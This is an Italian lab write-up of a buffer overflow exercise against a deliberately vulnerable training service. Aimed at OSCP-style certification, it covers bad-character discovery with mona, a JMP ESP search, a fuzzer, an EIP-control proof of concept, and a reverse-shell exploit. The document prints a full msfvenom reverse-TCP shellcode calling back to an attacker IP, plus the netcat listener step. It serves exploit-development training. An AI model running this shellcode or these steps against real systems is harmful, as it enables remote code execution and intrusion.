
comando: **!mona bytearray -b "\x00"**



Output di `!mona bytearray` (dove si vede che ha creato bytearray.bin)

---

13. Creare script con tutti i byte



Output: Modifica dello script `crash.py` con inserimento della sequenza completa di bad characters (0x01–0xFF) nel payload dopo la sovrascrittura di EIP.

---


14. Confrontare memoria

Dopo il crash:

!mona compare -f C:\mona\oscp\bytearray.bin -a esp

Identificare i badchar.

Ripetere finché l'elenco è definitivo.



- Output compare con bad characters evidenziati

FASE 7 – Generare shellcode

Su Kali:

msfvenom -p windows/shell_reverse_tcp LHOST=IP_KALI LPORT=1234 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f python

Copiare lo shellcode generato.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.51 LPORT=1234 EXITFUNC=thread
-b "\x00\x07\x2e\xa0" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1745 bytes
buf =  b""
buf += b"\xba\x37\xcc\x2f\xe7\xdb\xca\xd9\x74\x24\xf4\x5d"
buf += b"\x29\xc9\xb1\x52\x83\xc5\x04\x31\x55\x0e\x03\x62"
buf += b"\xc2\xcd\x12\x70\x32\x93\xdd\x88\xc3\xf4\x54\x6d"
buf += b"\xf2\x34\x02\xe6\xa5\x84\x40\xaa\x49\x6e\x04\x5e"
buf += b"\xd9\x02\x81\x51\x6a\xa8\xf7\x5c\x6b\x81\xc4\xff"
buf += b"\xef\xd8\x18\xdf\xce\x12\x6d\x1e\x16\x4e\x9c\x72"
buf += b"\xcf\x04\x33\x62\x64\x50\x88\x09\x36\x74\x88\xee"
buf += b"\x8f\x77\xb9\xa1\x84\x21\x19\x40\x48\x5a\x10\x5a"
buf += b"\x8d\x67\xea\xd1\x65\x13\xed\x33\xb4\xdc\x42\x7a"
buf += b"\x78\x2f\x9a\xbb\xbf\xd0\xe9\xb5\xc3\x6d\xea\x02"
buf += b"\xb9\xa9\x7f\x90\x19\x39\x27\x7c\x9b\xee\xbe\xf7"
buf += b"\x97\x5b\xb4\x5f\xb4\x5a\x19\xd4\xc0\xd7\x9c\x3a"
buf += b"\x41\xa3\xba\x9e\x09\x77\xa2\x87\xf7\xd6\xdb\xd7"
buf += b"\x57\x86\x79\x9c\x7a\xd3\xf3\xff\x12\x10\x3e\xff"
buf += b"\xe2\x3e\x49\x8c\xd0\xe1\xe1\x1a\x59\x69\x2c\xdd"
buf += b"\x9e\x40\x88\x71\x61\x6b\xe9\x58\xa6\x3f\xb9\xf2"
buf += b"\x0f\x40\x52\x02\xaf\x95\xf5\x52\x1f\x46\xb6\x02"
buf += b"\xdf\x36\x5e\x48\xd0\x69\x7e\x73\x3a\x02\x15\x8e"
buf += b"\xad\xed\x42\x91\x1e\x86\x90\x91\x64\x84\x1c\x77"
buf += b"\x0e\x38\x49\x20\xa7\xa1\xd0\xba\x56\x2d\xcf\xc7"
buf += b"\x59\xa5\xfc\x38\x17\x4e\x88\x2a\xc0\xbe\xc7\x10"
buf += b"\x47\xc0\xfd\x3c\x0b\x53\x9a\xbc\x42\x48\x35\xeb"
buf += b"\x03\xbe\x4c\x79\xbe\x99\xe6\x9f\x43\x7f\xc0\x1b"
buf += b"\x98\xbc\xcf\xa2\x6d\xf8\xeb\xb4\xab\x01\xb0\xe0"
buf += b"\x63\x54\x6e\x5e\xc2\x0e\xc0\x08\x9c\xfd\x8a\xdc"
buf += b"\x59\xce\x0c\x9a\x65\x1b\xfb\x42\xd7\xf2\xba\x7d"
buf += b"\xd8\x92\x4a\x06\x04\x03\xb4\xdd\x8c\x23\x57\xf7"
buf += b"\xf8\xcb\xce\x92\x40\x96\xf0\x49\x86\xaf\x72\x7b"
buf += b"\x77\x54\x6a\x0e\x72\x10\x2c\xe3\x0e\x09\xd9\x03"
buf += b"\xbc\x2a\xc8"
```

- Output msfvenom


FASE 8 – Cercare JMP ESP

In Immunity:

!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"


Annotare un indirizzo valido.

Convertirlo in little endian.



- Lista indirizzi trovati

FASE 9 – Costruire exploit finale



Eseguire lo script.

Output: Generazione dello shellcode con msfvenom (esclusione dei bad characters) e integrazione nel file exploit Python con definizione di padding, indirizzo Jap esp e NOP sied per la costruzione del payload finale.

FASE 10 – Avviare listener e ottenere shell


Su Kali:

nc -nvlp 1234

Eseguire exploit.

python3 script.py

Verificare arrivo della reverse shell.



- Netcat con connessione ricevuta

Qual è il fine del Buffer Overflow Lab?

Lo scopo non è “rompere” qualcosa, ma dimostrare in modo tecnico che:

> Un input non validato può permettere il controllo del flusso di esecuzione di un programma.

In pratica stai dimostrando che:

- Un’applicazione vulnerabile
- Senza controlli sui limiti del buffer
- Può essere manipolata fino a eseguire codice arbitrario

Cosa stiamo realmente facendo?

Il processo completo serve a dimostrare che:

1. Possiamo far crashare il programma
2. Possiamo controllare EIP
3. Possiamo inserire codice nello stack
4. Possiamo forzare il programma a eseguire il nostro codice

Il risultato finale è una Remote Code Execution (RCE).

A quale scopo?

1) **Scopo offensivo (Red Team / Pentest)**

Dimostrare che un software:

- È vulnerabile
- Può essere sfruttato
- Può dare accesso alla macchina

Serve per:

- Scrivere un report di sicurezza
- Dimostrare impatto reale

- Ottenere una shell

---

2) **Scopo difensivo (Blue Team / Sicurezza)**

Capire:

- Come funzionano gli exploit
- Dove nasce la vulnerabilità
- Come prevenirla

Serve per:

- Scrivere codice sicuro
- Implementare protezioni (ASLR, DEP, stack canary)
- Fare code review

In sintesi

Il fine non è “craccare”.

Il fine è dimostrare che:

Se un programma non valida correttamente l’input, un attaccante può eseguire codice arbitrario e ottenere il controllo del sistema.

Conclusione

Durante il laboratorio **è stato avviato il servizio vulnerabile, è stato provocato un crash controllato ed è stato verificato il controllo del registro EIP.**

È stato calcolato l’offset corretto, sono stati identificati i bad characters tramite Mona e successivamente è stato generato uno shellcode compatibile.

È stato individuato un gadget `jmp esp`, costruito l'exploit finale e infine ottenuta una reverse shell dimostrando l'esecuzione di codice arbitrario.

L'intera procedura è stata eseguita in ambiente controllato, seguendo una metodologia strutturata e verificabile passo dopo passo.

Overflow 2 – Introduzione

Introduzione

Dopo aver completato con successo l'analisi e lo sfruttamento della vulnerabilità **OVERFLOW1**, si procede con l'analisi del secondo comando vulnerabile: **OVERFLOW2**.

L'obiettivo di questa fase non è semplicemente replicare quanto fatto in precedenza, ma verificare se:

- Il secondo buffer presenta caratteristiche differenti
- L'offset verso EIP cambia
- I bad characters risultano diversi
- Il layout dello stack varia
- Il modulo contenente il gadget JMP ESP è differente

In un contesto reale, ogni funzione vulnerabile può avere:

- Stack layout differente
- Dimensioni buffer diverse
- Meccanismi di parsing differenti
- Protezioni attive in modo diverso

Per questo motivo, ogni overflow deve essere analizzato **indipendentemente**, seguendo un processo metodico.

Obiettivo tecnico di Overflow 2

Lo scopo è dimostrare che anche il comando OVERFLOW2 consente:

1. Crash controllato del programma

2. Sovrascrittura del registro EIP
3. Identificazione precisa dell'offset
4. Individuazione dei bad characters
5. Costruzione di un exploit funzionante
6. Ottenimento di una reverse shell

Metodologia applicata

Il procedimento seguirà la stessa logica strutturata utilizzata nel primo exploit:

Crash → Offset → Bad Characters → JMP ESP → Shellcode → Exploit finale

Questo approccio metodologico consente di:

- Evitare errori
- Ridurre tentativi casuali
- Lavorare in modo ripetibile
- Applicare lo stesso metodo su qualsiasi applicazione vulnerabile

---

Differenza rispetto a Overflow 1

Anche se il meccanismo di vulnerabilità è simile (stack-based buffer overflow), non si assume che:

- L'offset sia identico
- I bad characters coincidano
- L'indirizzo JMP ESP sia lo stesso
- Il buffer venga gestito nello stesso modo

Ogni fase è stata quindi rieseguita da zero, verificando ogni passaggio tramite Immunity Debugger.

Finalità del laboratorio Overflow 2

L’obiettivo non è soltanto ottenere una seconda shell, ma consolidare la capacità di:

- Analizzare vulnerabilità ripetibili
- Comprendere la struttura dello stack
- Controllare il flusso di esecuzione
- Applicare un metodo exploit-development strutturato


Questo esercizio rafforza la competenza fondamentale nell’ambito dell’Exploit Development e prepara a scenari più complessi, come quelli richiesti in certificazioni avanzate (es. OSCP).

A seguire esempi del procedimento fatto:


- Script Python di **fuzzing per il comando OVERFLOW2**, che incrementa progressivamente la lunghezza del payload inviato al servizio sulla porta 1337 fino a provocare il crash, permettendo di identificare la dimensione approssimativa del buffer vulnerabile.

```
import socket, time, sys

ip = "10.10.116.211" # INSERISCI L'IP DI WINDOWS
port = 1337
timeout = 5

prefix = b"OVERFLOW2 "
string = prefix + b"A" * 100

while True:
  try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
      s.settimeout(timeout)
      s.connect((ip, port))
      s.recv(1024)
      print("Fuzzing con {} byte".format(len(string) - len(prefix)))
      s.send(string)
      s.recv(1024)
  except:
    print("\nIl fuzzer ha causato un crash a {} byte".format(len(string) - len(prefix)))
    sys.exit(0)
  string += 100 * b"A"
  time.sleep(1)
```

- Generazione del pattern di 3000 byte con **pattern_create**, invio del payload al servizio tramite Netcat e verifica in **Immunity Debugger** della sovrascrittura del registro **EIP (6F43396E)** e del controllo dello stack, confermando l'avvenuto buffer overflow su OVERFLOW2.




Risultato pattern create:



FASE 1 – Calcolo Offset


pattern_offset



Calcolo dell'offset tramite `pattern_offset.rb`, che individua la distanza esatta (634 byte) necessaria per sovrascrivere il registro EIP nel comando OVERFLOW2.

FASE 2 – Verifica Controllo EIP

Conversione Little Endian



Conversione del valore osservato in EIP nel formato little endian tramite `struct.pack("<I", indirizzo)` per costruire correttamente il payload di test.

Proof of concept poc in python:

```
┌──(kali㉿kali)-[~]
└─$ cat ae.py
import socket
ip = "192.168.1.173"
port = 1337
timeout = 5


payload = b'A'*634 + b'\x42\x42\x42\x42' + b'C' * 16
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)
s.send(b"OVERFLOW2 " + payload)
s.recv(1024)
s.close()
```

Script Python modificato con payload strutturato come `"A"*634 + indirizzo_test`, per confermare il controllo del registro EIP.

Identificazione Bad Characters

Creazione cartella mona:

!mona config -set workingfolder c:\mona%p

Generazione Bytearray

```
!mona bytearray -b "\x00"
```

